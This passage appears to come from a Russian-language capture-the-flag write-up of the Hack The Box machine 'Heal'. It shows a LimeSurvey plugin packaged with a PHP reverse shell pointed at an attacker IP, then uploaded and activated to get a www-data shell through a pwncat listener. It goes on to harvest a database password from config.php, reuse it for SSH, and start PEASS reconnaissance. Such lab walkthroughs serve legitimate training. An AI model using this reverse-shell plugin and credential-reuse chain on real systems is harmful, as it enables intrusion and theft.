
Третья ссылка ведет на GitHub. Там описаны шаги по установке своего плагина, а также даны шаблоны настроек. Откроем файл **config.xml** и добавим в него информацию о совместимости с версией 6.0.



```
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
                <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
```

Содержимое файла config.xml

В файле **php-rev.php** указываем адрес и порт своего сервера. На том же порте запускаем листенер (**pwncat-cs -lp 4321**).




```
  GNU nano 7.2                                php-rev.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.63';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = '/bin/sh -i';
$daemon = 0;
$debug = 0;
```

Содержимое файла php-rev.php

Когда оба файла готовы, упаковываем их в zip-архив. Это наш плагин, который даст RCE.


```
zip ralf.zip config.xml php-rev.php
```

Для установки плагина переходим в «Настройки → Плагины».


Опросы
Справка
Конфигурация
ralph
Расширенные
Темы
Набор меток
Целостность данных
Резервная копия базы данных
ComfortUpdate
Пользователи
Управление пользователями
Группы пользователей
Роли пользователей
Управление базой данных участников
Настройки
Панель приборов
Глобальные
Глобальные настройки опроса
Плагины
Меню опроса


Меню LimeSurvey

На странице «Плагины» кликаем на «Загрузить и установить» и указываем созданный архив. Затем нужно подтвердить установку плагина.


Survey
Опросы
Справка
Конфигурация
Плагины
Загрузить и установить
Сканировать файлов
Найти обновления

Плагин	Описание
AuditLog	Core: Create an audit log of changes

Страница «Плагины»



Survey
Опросы
Справка
Конфигурация
Подтвердить загруженный плагин
Прервать
Установить

Следующий плагин будет установлен. Пожалуйста, нажмите «Установить», чтобы установить плагин, или «Прервать», чтобы прервать. Прерывание удалит файлы из файловой системы.

Имя: Y1LD1R1M
Описание: Author : Y1LD1R1M
Версия: 5.0
Автор: Y1LD1R1M
Совместимый: ✓

Подтверждение установки плагина

Осталось найти в списке плагинов свой (он будет последним) и активировать его.



Плагин	Описание	Статус	Действие
expressionQuestionForAll	Adds QCODE.question for questions with subquestions for ExpressionScript Engine. More information in LimeSurvey manual.	○	
expressionQuestionHelp	Add QCODE.help for expression Manager. More information on LimeSurvey manual.	○	
mailSenderToFrom	Force sender, From etc ... to be the mail set for sending email. Some SMTP server need smtp user as From and Return-Path.	○	
oldUrlCompat	Old url (pre-2.0) compatible system	○	
PasswordRequirement	Core: Password requirement settings	●	
TwoFactorAdminLogin	Use a TOTP based 2 factor authentication on logging in into the admin portal.	○	
UpdateCheck	Use the ExtensionLibrary to check for extension updates.	●	
Y1LD1R1M	Author : Y1LD1R1M	○	


Активировать
Деактивировать
Удалить

Активация плагина

Когда плагин будет активирован, обратимся к нашему реверс-шеллу:

```
/upload/plugins/Y1LD1R1M/php-rev.php
```

И сразу в окне листенера появится сессия **www-data**.




```
[13:03:24] Welcome to pwncat 🐈!
[13:07:27] received connection from 10.10.11.46:59674
[13:07:35] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[13:07:39] 10.10.11.46:59674: registered new host w/ db
(local) pwncat$ back
(remote) www-data@heal:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@heal:/$ 
```

Сессия www-data

ПРОДВИЖЕНИЕ


Так как мы работаем в контексте учетной записи веб-сервера, а на хосте есть веб-приложение, мы можем заглянуть в его исходники в поисках учетных данных. Обычно там указаны параметры подключения к базе данных, в том числе логин и пароль. В каталоге **Application/config** есть файл **config.php**.



```
(remote) www-data@heal:/var/www$ cd limesurvey
(remote) www-data@heal:/var/www/limesurvey$ ls
LICENSE    SECURITY.md  application  docs    gulpfile.js  installer  modules       open-api-gen.php  psalm-all.xml     psalm.xml     themes  upload
README.md  admin        assets       editor  index.php    locale     node_modules  plugins           psalm-strict.xml  setdebug.php  tmp     vendor
(remote) www-data@heal:/var/www/limesurvey$ cd application/
(remote) www-data@heal:/var/www/limesurvey/application$ ls
commands  config  controllers  core  datavalueobjects  errors  exceptions  extensions  favicon.ico  helpers  index.html  libraries  logs  models  views
(remote) www-data@heal:/var/www/limesurvey/application$ cd config/
(remote) www-data@heal:/var/www/limesurvey/application/config$ ls
config-defaults.php      config-sample-mysql.php  config-sample-sqlsrv.php  console.php  fonts.php   internal.php  packages.php       rest      routes.php    tcpdf.php           vendor.php
config-sample-dblib.php  config-sample-pgsql.php  config.php                email.php    index.html  ldap.php      questiontypes.php  rest.php  security.php  updater_version.php  version.php
(remote) www-data@heal:/var/www/limesurvey/application/config$ 
```

Содержимое каталога config


А в нем — пароль для подключения к СУБД PostgreSQL.



```
return array(
        'components' => array(
                'db' => array(
                        'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
                ),
```

Содержимое файла config.php

Часто один и тот же пароль используют для нескольких сервисов. Пробуем применить найденный пароль для SSH и успешно авторизуемся от имени пользователя **ron**.



```
ron@heal ~ (0.446s)
id
uid=1001(ron) gid=1001(ron) groups=1001(ron)

ron@heal ~ (0.371s)
cat user.txt
100805f7a272814d4535bf7e7c3ce08f
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы зашли от имени пользователя, а значит, дальше остается повысить привилегии до рута. В Linux много вещей, которые потенциально могут с этим помочь, и проверять их вручную долго. Я буду использовать для этого скрипты PEASS.

> **Справка: скрипты PEASS**
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.


Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. Затем внимательно изучим результаты и поищем среди них потенциально полезную информацию.

В списке работающих процессов есть **consul**, и на хосте прослушивается порт 8500.



```
postgres    1132  0.0  0.2 218928  9624 ?        Ss   09:26   0:00  _ postgres: 14/main: autovacuum launcher
postgres    1133  0.0  0.1  73096  6484 ?        Ss   09:26   0:00  _ postgres: 14/main: stats collector
postgres    1134  0.0  0.1 218788  7864 ?        Ss   09:26   0:00  _ postgres: 14/main: logical replication launcher
root        1737  0.3  2.5 1357540 101776 ?      Ssl  09:27   0:06 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul
.d
ron         2586  0.0  0.2  17096  9528 ?        Ss   09:54   0:00 /lib/systemd/systemd --user
ron         2587  0.0  0.1 170384  4884 ?        S    09:54   0:00  _ (sd-pam)
```

Дерево процессов



